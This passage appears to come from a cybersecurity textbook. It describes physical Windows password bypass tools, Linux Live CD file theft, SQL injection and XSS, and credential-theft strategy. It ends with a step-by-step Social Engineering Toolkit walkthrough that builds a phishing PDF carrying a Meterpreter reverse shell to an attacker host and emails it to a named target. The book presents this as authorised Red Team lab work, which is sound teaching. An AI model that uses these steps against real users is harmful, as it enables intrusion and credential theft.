
This attack compromises the Windows login feature, allowing anyone to bypass the password prompt easily. There are a number of tools that can be used to do this. The two most common tools are Konboot and Hiren's Boot. Both of these tools are used in the same way. However, they do require a user to be physically close to the target computer. A hacker could use social engineering to get access to an organizational computer. It is even easier if the hacker is an insider threat. Insider threats are people working inside organizations that have malicious intentions; insider threats have the advantage of being exposed to the inside of an organization and therefore know where exactly to attack. ...

Compromising systems using a Linux Live CD

The previous topic discussed the use of tools that could bypass Windows authentication from where one could be able to do many things such as steal data. However, the free version of this tool would not be able to compromise the later versions of Windows. However, there is an even simpler and cheaper way to copy files from any Windows computer without having to bypass authentication. The Linux Live CD enables one to access all the files contained in a Windows computer directly. It is surprisingly easy to do this, and it is also completely free. All that is needed is for a hacker to have a copy of Ubuntu Desktop. In a similar way to the previously discussed tools, one needs to be physically close to the target computer. This is the reason why insider threats are best placed to execute this kind of attack since they already know the physical location of the ideal targets. A hacker will have to boot the target computer from a DVD or thumb drive containing a

bootable image of Linux Desktop and select Try Ubuntu instead of Install Ubuntu. The Linux Live CD will boot into Ubuntu Desktop. Under Devices in the home folder, all the Windows files will be listed so that a hacker can simply copy them. Unless the hard disk is encrypted, all the user files will be visible in plain text. Careless users keep text documents containing passwords on their desktops. These and any other files on the disk where Windows files reside can be accessed and/or copied by the hacker. In such a simple hack, so much can be stolen. The advantage of this method is that Windows will not have any logs of files being copied when forensics is done-something that the previously discussed tools cannot hide.

The following figure shows a screenshot of the Ubuntu Desktop operating system (23).



Compromising systems using preinstalled applications

This is more of an extension of the previous compromise of the Microsoft Windows OS. This also uses the Linux Live CD to gain access to the files on a computer running on Windows. In the previous attack, the aim was just to copy data.


In this attack, the aim is to compromise the Windows programs. Once access has been granted via the Live CD, a hacker needs only to navigate to the Windows files and click on the `System32` folder. This is the folder in which Windows stores its own applications that normally come preinstalled. A hacker can modify some of the commonly used applications such that when the Windows user runs them, a malicious action is performed instead. This discussion will focus ...

Compromising systems using Ophcrack

This technique is very similar to that of Konboot and Hiren's boot when used to compromise a Windows-based computer. It, therefore, requires the hacker to access the target computer physically. This also emphasizes the use of insider threats to actualize most of these types of attacks. This technique uses a freely available tool called Ophcrack that is used to recover Windows passwords. The tool is free to download but is as effective as the premium versions of Konboot and Hiren's boot. To use it, a hacker needs to have the tools burned to a CD or copied onto a bootable USB flash drive. The target computer needs to be booted into Ophcrack in order for it to recover the password from the hashed values stored by Windows. The tool will list all the user accounts and then recover their individual passwords. Noncomplex passwords will take less than a minute to recover. This tool is surprisingly effective and can recover long and complex passwords.

The following figure shows Ophcrack recovering the password of

one computer user:



Compromising a remote system

The previous attacks targeted local systems where the hacker needed to be physically present to hack the target device. However, hackers will not always have the luxury of being physically near the target. In some companies, there are tough measures taken to limit the people that can access some computers, and therefore insider threats might not be effective. This is why compromising systems remotely is important. To compromise remote systems, two hacking tools and one technique are necessary. The technique that a hacker must be knowledgeable about is social engineering. The previous chapter discussed social engineering in depth, and explained how a hacker can convincingly appear as someone else and successfully ...

Compromising web-based systems

Almost all organizations have a web presence. Some organizations use their websites to offer services or sell products to online customers. Organizations such as schools have online portals to help them manage information and display it in several ways to different users. Hackers started targeting websites and web-based systems long ago, but back then it was just for the fun of hacking. Today, web-based systems contain highly valuable and sensitive data.

Hackers are after this data to steal it and sell it to other parties or hold it to ransom for huge sums of money. At times, competitors are turning to hackers to force the websites of their competitors out of service. There are several ways in which websites can be compromised. The following discussion take a look at the most common ones.

One important recommendation is to always look at the OWASP Top 10 Project for the latest update in the list of most critical web

applications. Visit `www.owasp.org` for more information.

SQL injection

This is a code injection attack that targets the execution of inputs provided by users on the backend for websites coded in PHP and SQL. It might be an outdated attack, but some organizations are too careless and will hire anyone to make them a corporate website. Some organizations are even running old websites that are vulnerable to this attack. Hackers supply inputs that can manipulate the execution of SQL statements, causing a compromise to occur at the backend and expose the underlying database. SQL injections can be used to read, modify, or delete databases and their contents. To execute an SQL injection attack, a hacker needs to create a valid SQL script and enter it in any input field. Common examples include `"or "1"="1 ...`

Cross-site scripting

This is an attack similar to SQL injection in that its targets use JavaScript codes. Unlike SQL injection, the attack runs at the frontend of the website and executes dynamically. It exploits the input fields of a website if they are not sanitized. XSS scripting is used by hackers to steal cookies and sessions as well as display alert boxes. There are different ways that XSS scripting can be done, namely stored XSS, Reflected XSS, and DOM-based XSS.

Stored XSS is a variant of XSS scripting where a hacker wants to store a malicious XSS script in the HTML of a page or in the database. This then executes when a user loads the affected page. In a forum, a hacker may register for an account with a malicious JavaScript code.


This code will be stored in the database, but when a user loads the forum members' web page, the XSS will execute. The other types of XSS scripting are easily caught by newer versions of browsers and have thus already become ineffective. You can view more examples of XSS attacks at `excess-xss.com`.

Broken authentication

This is a common attack used in publicly shared computers, especially those in cybercafes. These attacks target machines, as websites establish sessions and store cookies on the physical computers but do not delete them when a user closes a browser without logging out. The hacker, in this case, will not have to do much to access an account other than just open the websites in a browser's history and steal information from logged-in accounts. In another variation of this type of hacking, a hacker remains observant on social media or chat forums for links that users post. Some session IDs are embedded in a browser's URL, and once a user shares a link with the ID hackers can use it to access the account and find out private ...

DDoS attacks

These are often used against big companies. Hackers are increasingly gaining access to botnets composed of infected computers and IoT devices, as mentioned previously. Botnets are made up of computing or IoT devices that have been infected with malware to make them agents. These agents are controlled by handlers that hackers create to commandeer large numbers of bots. Handlers are the computers on the internet that bridge the communication between hackers and the agents. Owners of computers that have already been compromised and made agents might not know that they have bots:



To execute DDoS attacks, hackers instruct the handlers to send a command to all agents to send requests to a certain IP address. To a web server, these requests exceed its capabilities to reply and

therefore it is brought down. The main aims for DDoS attacks are normally either to bring down a server or to create a diversion in order to commit another malicious act such as stealing data.

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6. J. Melrose, ...

Summary

This chapter has gone through the many ways in which a system can be compromised. It has discussed ways in which a hacker can compromise an operating system and explained the tools that can be used to deploy payloads against a vulnerable target. It has looked at the ways in which remote systems are hacked, and has also explained common methods used to hack into web-based systems. We have also discussed the use of phishing, vulnerability exploitation, zero-day attacks, and the most common software used for compromising systems. The chapter has also given you alternatives to the tools that are discussed.

The next chapter will be on lateral movement and will discuss the ways hackers move around a system once they have compromised it. The chapter will talk about how the attackers find their way to other parts of the system, how they avoid detection, and will then focus on the ways hackers perform lateral movement.

Chasing a User's Identity

In the last chapter, you learned different techniques you can use to compromise a system. However, in the current threat landscape, compromised credentials are now being used to compromise systems and networks further. According to the 2016 *Data Breach Investigation Report* from Verizon, 63% of confirmed data breaches happened due to weak, default, or stolen passwords, which was driven by the number of attacks targeting the user's credentials. This threat landscape pushes enterprises to develop new strategies to enhance the overall security aspect of a user's identity.

In this chapter, we're going to be covering the following topics:

- Identity is the new perimeter
- Strategies to compromise a user's identity
- Hacking ...

Identity is the new perimeter

As was briefly explained in `Chapter 1`, *Security Posture* the protection surrounding the identity must be enhanced, and that's why the industry is in common agreement that identity is the new perimeter. This occurs because every time a new credential is created, the majority of the time this credential is composed only of a username and password. While multifactor authentication is gaining popularity, it is still not the default method used to authenticate users. On top of that, there are lots of legacy systems that rely purely on usernames and passwords in order to work properly.

Credential theft is a growing trend in different scenarios, such as:

- **Enterprise users**: Hackers that are trying to gain access to a corporate network and want to infiltrate without making any noise. One of the best ways to do that is by using valid credentials to authenticate, and be part of, the network.
- **Home users**: Many banking Trojans, such as the Dridex family, are still actively in use because they

> target a user's bank credentials, and that's where money is.


The problem with this current identity threat landscape is that home users are also corporate users, and are bringing their own devices to consume corporate data. Now you have a scenario where a user's identity for his personal application, resides in the same device that has his corporate credentials in use to access corporate-related data.

The problem with users handling multiple credentials for different tasks is that users might utilize the same password for these different services.

For example, a user using the same password for his cloud-based email service and corporate domain credentials will help hackers because they only need to identify the username, since once one password is cracked, all others will be the same. Nowadays, browsers are being used as the main platform for users to consume applications, and browser's vulnerabilities can be exploited to steal a user's credentials. Such a scenario happened in May 2017, when a vulnerability was discovered in Google Chrome.

Although the issue seems to be related to end users and enterprises, the reality is that no one is safe, and anyone can be targeted, even someone in politics. In an attack revealed in June 2017 by *The Times*, it was reported that the email addresses and passwords of Justine Greening (the education secretary) and Greg Clark (the business secretary) of the UK government, were among the tens of thousands of government officials' credentials that were stolen, and later sold on the darknet. The problem with stolen credentials is not only using those credentials to access privileged

information, but also being used to start a targeted spear-phishing campaign. The following diagram shows an example of how stolen credentials can be used:



An interesting part of the workflow shown in the previous diagram, is that the hacker doesn't really need to prepare the entire infrastructure to launch the attack. Nowadays, they can just rent bots that belong to someone else. This strategy was used in 2016 during the IoT DDoS attack, and according to ZingBox, "the price for 50,000 bots with attack duration of 3600 secs (1 hour) and 5-10-minute cooldown time is approximately $3,000 to $4,000 per 2 weeks."


As cloud computing grows, the amount of **Software as a Service** (**SaaS**) apps that use the cloud provider's identity management system also grows, which means, more Google accounts, more Microsoft Azure accounts, and so on. These cloud vendors usually offer two-factor authentication, to add an extra layer of protection. However, the weakest link is still the user, which means this is not a bulletproof system. While it is correct to say that two-factor authentication enhances the security of the authentication process,

it has been proved that it is possible to hack into this process.

One famous example of broken two-factor authentication involved the activist DeRay Mckesson. Hackers called Verizon, and using social engineering skills, they pretended they were Mckesson, and convinced them that his phone had a problem. They convinced the Verizon technician to reset his SIM card. They activated the new SIM with the phone in their possession, and when the text message came the hackers were able to get the code and it was game over.

Strategies for compromising a user's identity

As you can see, identity plays a big role in how hackers gain access to the system and execute their mission, which in most cases is to access privileged data or hijack that data. The **Red Team** must be aware of all these risks, and how to exploit them during the attack exercise. For this reason, it is important to establish a plan of attack before we start acting. This plan should take into consideration the current threat landscape, which includes three stages:



During **Stage 1**, the **Red Team** will study the different adversaries that the company has. In other words, who can potentially attack us? ...

Gaining access to the network

Part of the planning process is to gain access to a user's credentials and understand how to get access to the internal network from outside (external-internet). One of the most successful attacks is still the old phishing email. The reason this attack is so successful is because it uses social engineering techniques to entice the end user to perform a specific action. Before creating a crafted email with a malicious dropper, it is recommended to perform recon using social media to try to understand the target user's behavior outside of work. Try to identify things such as:

- Hobbies
- Places that he/she usually checks into
- Preferred food
- Sites that are commonly visited

The intent here is to be able to create a crafted email that it is relevant to one of those subjects. By elaborating an email that has relevance to the user's daily activities you are increasing the likelihood that this user will read the email, and take the desired

action.

Harvesting credentials

If during the recon process you have already identified unpatched vulnerabilities that could lead to credential exploitation, this could be the easiest path to take.

For example, if the target computer is vulnerable to CVE-2017-8563 (allows an elevation of privilege vulnerability due to Kerberos falling back to NTLM Authentication Protocol), it will be easier to perform a privilege escalation, and potentially gain access to a local administrator account. Most attackers will perform a lateral movement within the network, trying to obtain access to an account that has privileged access to the system, therefore the same approach should be used by the Red Team.

One attack that gained popularity once Hernan Ochoa published ...

Hacking a user's identity

Now that you know the strategies, it is time for some hands-on activity. However, before that, here are some important considerations:

1. Do not perform these steps in a production environment
2. Create an isolated lab to test any type of Red Team operation
3. Once all tests are done and validated, make sure you build your own plan to reproduce these tasks in a production environment as part of the Red Team attack exercise
4. Before performing the attack exercise, make sure you have the agreement of your manager, and that the entire command chain is aware of this exercise

> *The tests that follow could be applied in an on-premises environment, as well as in a VM located in the cloud (IaaS).*

Brute force

The first attack exercise might be the oldest one, but it is still valid for testing two aspects of your defense controls:

- **The accuracy of your monitoring system**: Since brute force attacks may cause noise, it is expected that your defense security controls can catch the activity while it is happening. If it doesn't catch it, you have a serious problem in your defense strategy.
- **How strong is your password policy?**: If your password policy is weak, chances are that this attack will be able to obtain many credentials. If it does, you have another serious problem.


For this exercise, there is an assumption that the attacker is already part of the network and it could be a case of an internal threat trying to compromise a user's credentials ...

Social engineering


The next exercise starts from outside. In other words, the attacker is coming from the internet, and gaining access to the system in order to perform the attack. One approach to that is by driving the user's activity to a malicious site in order to obtain a user's identity.

Another method that is commonly used is sending a phishing email that will install a piece of malware in the local computer. Since this is one of the most effective methods, we will use this one for this example. To prepare this crafted email, we will use the **Social Engineering Toolkit** (**SET**) which comes with Kali.

On the Linux computer running Kali, open the Applications menu, click Exploitation Tools, and select Social Engineering Toolkit:


Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>

On this initial screen you have six options to select from. Since the intent is to create a crafted email that will be used for a socially engineered attack, select option 1 and you will see the following screen:



The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

Select the first option in this screen, which will allow you to start creating a crafted email to be used in your spear-phishing attack:


10) Third Party Modules
99) Return back to the main menu.
set> 1
The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
flag to SENDMAIL=ON.
There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!
1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
99) Return to Main Menu
set:phishing>

As member of the Red Team, you probably don't want to use the first option (mass email attack), since you have a very specific target obtained during your recon process via social media.


For this reason, the right choices at this point are either the second (payload) or the third (template). For the purpose of this example, you will use the second option:


1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
set:payloads>


Let's say that during your recon process you noticed that the user you are targeting uses a lot of PDF files, which makes him a very good candidate to open an email that has a PDF attached. In this case, select option 16 (Adobe PDF Embedded EXE Social Engineering), and you will see the following screen:


[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.
1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack


The option that you choose here depends on having a PDF or not. If you, as a member of the Red Team, have a crafted PDF, select option 1, but for the purpose of this example use option 2 to use a built-in blank PDF for this attack. Once you select this option the following screen appears:


set:payloads>2
1) Windows Reverse TCP Shell Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64) Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64) Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
set:payloads>


Select option 2, and follow the interactive prompt that appears asking about your local IP address to be used as `LHOST`, and the port to connect back with this host:


set> IP address for the payload listener (LHOST): 192.168.1.99
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
Right now the attachment will be imported with filename of 'template.whatever'
Do you want to rename the file?
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
set:phishing>


Now you want to be cool, and select the second option to customize the file name. In this case the file name will be `financialreport.pdf`. Once you type the new name, the available options are shown as follows:


set:phishing>2
set:phishing> New filename:financialreport.pdf
[*] Filename changed, moving on...
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:phishing>

Since this is a specific-target attack, and you know the email addresses of the victim, select the first option:


set:phishing>1
[-] Available templates:
1: New Update
2: Status Report
3: Have you seen this?
4: Computer Issue
5: WOAAAA!!!!!!!!! This is crazy...
6: Baby Pics
7: Order Confirmation
8: How long has it been?
9: Dan Brown's Angels & Demons
10: Strange internet usage from your computer

In this case, we will select the status report, and after selecting this option you have to provide the target's email and the sender's email. Notice that for this case, we are using the second option, which is a Gmail account:



set:phishing> Send email to: @hotmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>1
set:phishing> Your gmail email address: @gmail.com
set:phishing> The FROM NAME user will see:Alex Tavares
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y

At this point the file `financialreport.pdf` is already saved in the local system. You can use the command `ls` to view the location of this file as shown in the following screenshot:

```
root@kronos:~# ls -al /root/.set
total 144
drwxr-xr-x  2 root root  4096 Aug 26 12:16 .
drwxr-xr-x 25 root root  4096 Aug 26 10:18 ..
-rw-r--r--  1 root root   224 Aug 26 12:06 email.templates
-rw-r--r--  1 root root 60552 Aug 26 12:04 financialreport.pdf
-rw-r--r--  1 root root    48 Aug 26 12:02 payload.options
-rw-r--r--  1 root root    70 Aug 26 11:48 set.options
-rw-r--r--  1 root root 60552 Aug 26 12:01 template.pdf
-rw-r--r--  1 root root   196 Aug 26 12:01 template.rc
```

This 60 KB PDF file will be enough for you to gain access to the user's command prompt and from there use `mimikatz` to compromise a user's credentials as you will see in the next section.

If you want to evaluate the content of this PDF, you can use the PDF Examiner from `https://www.malwaretracker.com/pdfsearch.php`. Upload the PDF file to this site, click submit, and check the results. The core report should look like this:



Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0

Document information

Original filename: **financialreport.pdf**

Size: **60552 bytes**

Submitted: **2017-08-26 17:30:08**

md5: **f5c995153d960c3d12d3b1bdb55ae7e0**

sha1: **e84921cc5bb9e6cb7b6ebf35f7cd4aa71e76510a**

sha256: **5b84acb8ef19cc6789ac86314e50af826ca95bd56c559576b08e318e93087182**

ssdeep: **1536:TLcUj5d+0pU8kEICV7dT3LxSHVapzwEmyomJlr:TQUFdrkENtdT3NCVjV2lr**

content/type: **PDF document, version 1.3**

analysis time: **3.35 s**

Analysis: Suspicious [7] Beta OpenIOC

21.0 @ 15110: suspicious.pdf embedded PDF file

21.0 @ 15110: suspicious.warning: object contains embedded PDF

22.0 @ 59472: suspicious.warning: object contains JavaScript

23.0 @ 59576: pdf.execute access system32 directory

23.0 @ 59576: pdf.execute exe file

